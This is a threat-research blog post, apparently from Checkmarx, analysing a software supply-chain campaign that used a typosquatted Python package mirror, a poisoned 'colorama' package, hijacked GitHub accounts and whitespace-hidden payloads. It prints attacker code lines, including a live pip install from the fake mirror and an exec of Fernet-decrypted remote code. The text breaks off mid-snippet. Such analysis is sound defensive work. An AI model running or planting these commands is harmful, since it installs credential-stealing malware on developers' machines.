


In March, the Checkmarx research team discovered an attack campaign targeting the software supply chain, successfully exploiting multiple victims including the Top.gg GitHub organization PyPi registry. This blog will cover the attack and the techniques used to carry it out.



📌 Key Points



An attacker combined multiple TTPs to launch a silent software supply chain attack, stealing sensitive information from victims.



Multiple malicious open-source tools with clickbait descriptions were created by the threat actors to trick victims, most likely coming from search engines.



An attacker distributed a malicious dependency hosted on a fake Python infrastructure, linking it to popular projects on GitHub and to legitimate Python packages. GitHub accounts were taken over, malicious Python packages were published, and social engineering schemes were used by the threat actors.



The multi-stage and evasive malicious payload harvests passwords, credentials, and more dumps of valuable data from infected systems and exfiltrates them to the attacker's infrastructure.



In this attack, the threat actors deployed a fake Python packages mirror, which successfully deployed a poisoned copy of the popular package "colorama".



Among the victims is also a Top.gg contributor, whose code repository of the Top.gg community (170K+ members) was affected by the attack.

📌 I Just Got Hacked

"I was using my laptop today, just the regular messing around with python and other stuff on my command line, until I seen a weird message on my command line saying that there's something wrong with colorama on python, I didn't care much cause I'm used to this stuff so I just skipped it. Few minutes later I got the same error message but in a different script I'm using.

The moment I saw this I knew what's going on, I got hacked."




This chilling account comes from a recent [blog post by Mohammed Dief](#), a security researcher who fell victim to a sophisticated malware attack while cloning the repository "maleduque/Valorant-Checker".

Mohammed's story is just one example of the far-reaching impact of this malware campaign. The attacker behind the campaign employed a devious strategy to spread the malware through malicious GitHub repositories.


↘ Fake Python Mirror

The attack infrastructure included a website that appeared to be a Python package mirror and was registered under the domain "files[.]pypihosted[.]org".

This domain selection is a clever typosquat of the official Python mirror "files.pythonhosted.org," as the latter is where the official artifact files of PyPi packages are typically stored.



In the attacker's footprints, we saw they utilized a feature in pip (package manager for Python) where you can specify a URL to grab your package dependency and use a fake Python mirror to download packages.



- Requirement.txt file, Fake mirror URL vs legitimate URL

➤ Hosting Poisoned “colorama”

The threat actors took [Colorama](#) (a highly popular tool with 150+ million monthly downloads), copied it, and inserted malicious code. They then concealed the harmful payload within Colorama using space-padding and hosted this modified version on their typosquatted-domain fake-mirror. This strategy makes it considerably more challenging to identify the package's harmful nature with the naked eye, as it initially appears to be a legitimate dependency.

➤ GitHub Account Takeover

The attacker's reach extended beyond creating malicious repositories through their own accounts. They managed to hijack GitHub accounts with high reputations and use the resources under those accounts to contribute malicious commits.

One of the victims is the GitHub account [editor-syntax](#) who is also a maintainer of [Top.gg](#) GitHub organization and has write permissions to Top.gg's git repositories.

With control over this trusted account, the attacker made a [malicious commit](#) to the [top-gg/python-sdk](#) repository using the stolen GitHub identity of [editor-syntax](#). They added to the requirements.txt instructions to download the poisoned version of Colorama from their fake Python mirror.


This impacted the Top.gg community, which boasts over 170K members.

They also used that account to star multiple malicious GitHub repositories to increase their visibility and credibility.




➤ Account Takeover Via Stolen Cookies

The GitHub account of "editor-syntax" was likely hijacked through stolen cookies. The attacker gained access to the account's session cookies, allowing them to bypass authentication and perform malicious activities using the GitHub UI. This method of account takeover is particularly concerning, as it does not require the attacker to know the account's password.




➤ “Bro What”


The Top.gg community (which boasts over 170K members) was also a victim of this attack.



On March 3rd, 2024, users alerted "editor-syntax" on the community's Discord chat about the malicious activities originating from his account. When he realized what had occurred through his GitHub account, "editor-syntax" was quite shocked, to say the least. It became evident that the malware had compromised multiple individuals, highlighting the scale and impact of the attack.



Interestingly, the attacker's typosquatting technique was so convincing that a user on GitHub fell victim to it without even realizing they were under attack. When the malicious domain, `piphosted[.]org`, went down, the user opened an issue on one of the malicious repositories, complaining about it, not realizing it had been a host for malicious payloads.




Needle in a Haystack

To further conceal their malicious intent, the attacker employed a strategic approach when committing changes to many of the malicious repositories. They would simultaneously commit multiple files, including the requirements file containing the malicious link, along with other legitimate files.

This calculated move aimed to minimize the chances of detection, as the malicious link would blend in with the legitimate dependencies and reduce the likelihood of users spotting it during a cursory review of the committed changes.


- *Example of the attacker hiding fake mirror URL within a commit of multiple files.*



➤ Deep Dive Into the Malicious Package

In addition to spreading the malware through malicious GitHub repositories, the attacker also utilized a malicious Python package called "yocolor" to further distribute the "Colorama" package containing the malware. They employed the same typosquatting technique, hosting the malicious package on the domain "files[.]pypihosted[.]org" and using an identical name to the legitimate "colorama" package.

By manipulating the package installation process and exploiting the trust users place in the Python package ecosystem, the attacker ensured that the malicious "colorama" package would be installed whenever the malicious dependency was specified in the project's requirements. This tactic allowed the attacker to bypass suspicions and infiltrate the systems of unsuspecting developers who relied on the integrity of the Python packaging system.



Stage 01

The first stage is where the unsuspected user downloads the malicious repo or package which contains the malicious dependency - "colorama" from the typosquatted domain, "**files[.]pypihosted.org**".


```
yocolor/_init_.py
os.system(f"{sys.executable} -m pip install https://files.pypihosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz")
```

Stage 02

The malicious "colorama" package contained code that is identical to the legitimate package, with the exception of a short snippet of additional malicious code. Initially, this code was located within the file "colorama/tests/__init__.py", but the attacker later moved it to "colorama/init.py", likely to ensure that the malicious code was executed more reliably. This code set the stage for the subsequent phases of the attack.

The attacker employed a clever technique to hide the malicious payload within the code. They used a significant amount of whitespace to push the malicious code off-screen, requiring anyone inspecting the package to scroll horizontally for an extended period before discovering the hidden malicious content. This technique made the malicious code less noticeable during a quick review of the package's source files.

This code fetched and executed another piece of Python code from "hxxps[:]//pypihosted[.]org/version," which installs necessary libraries and decrypts hard-coded data using the "fernet" library. The decrypted code then searched for a valid Python interpreter and executed yet another obfuscated code snippet saved in a temporary file.



```
C:\> .\__init__.py > ...
1  # Copyright Jonathan Hartley 2013. BSD 3-Clause license, see LICENSE file.
2  import os
3  from .initialise import init, deinit, reinit, colorama_text, just_fix_windows_console
4  from .ansi import Fore, Back, Style, Cursor
5  from .ansitowin32 import AnsiToWin32
6
7  __version__ = '0.4.6'
8
9
```

Stage 03

The malware progresses further, fetching additional obfuscated Python code from another external link: `hxxp[.://162[.]248[.]100[.]217/inj`, and executes it using "exec".

```
__import__('os').system('pip install -q fernet requests pycryptodome psutil && cls');exec(__import__('fernet').Fernet
(b'k18sqWgI-
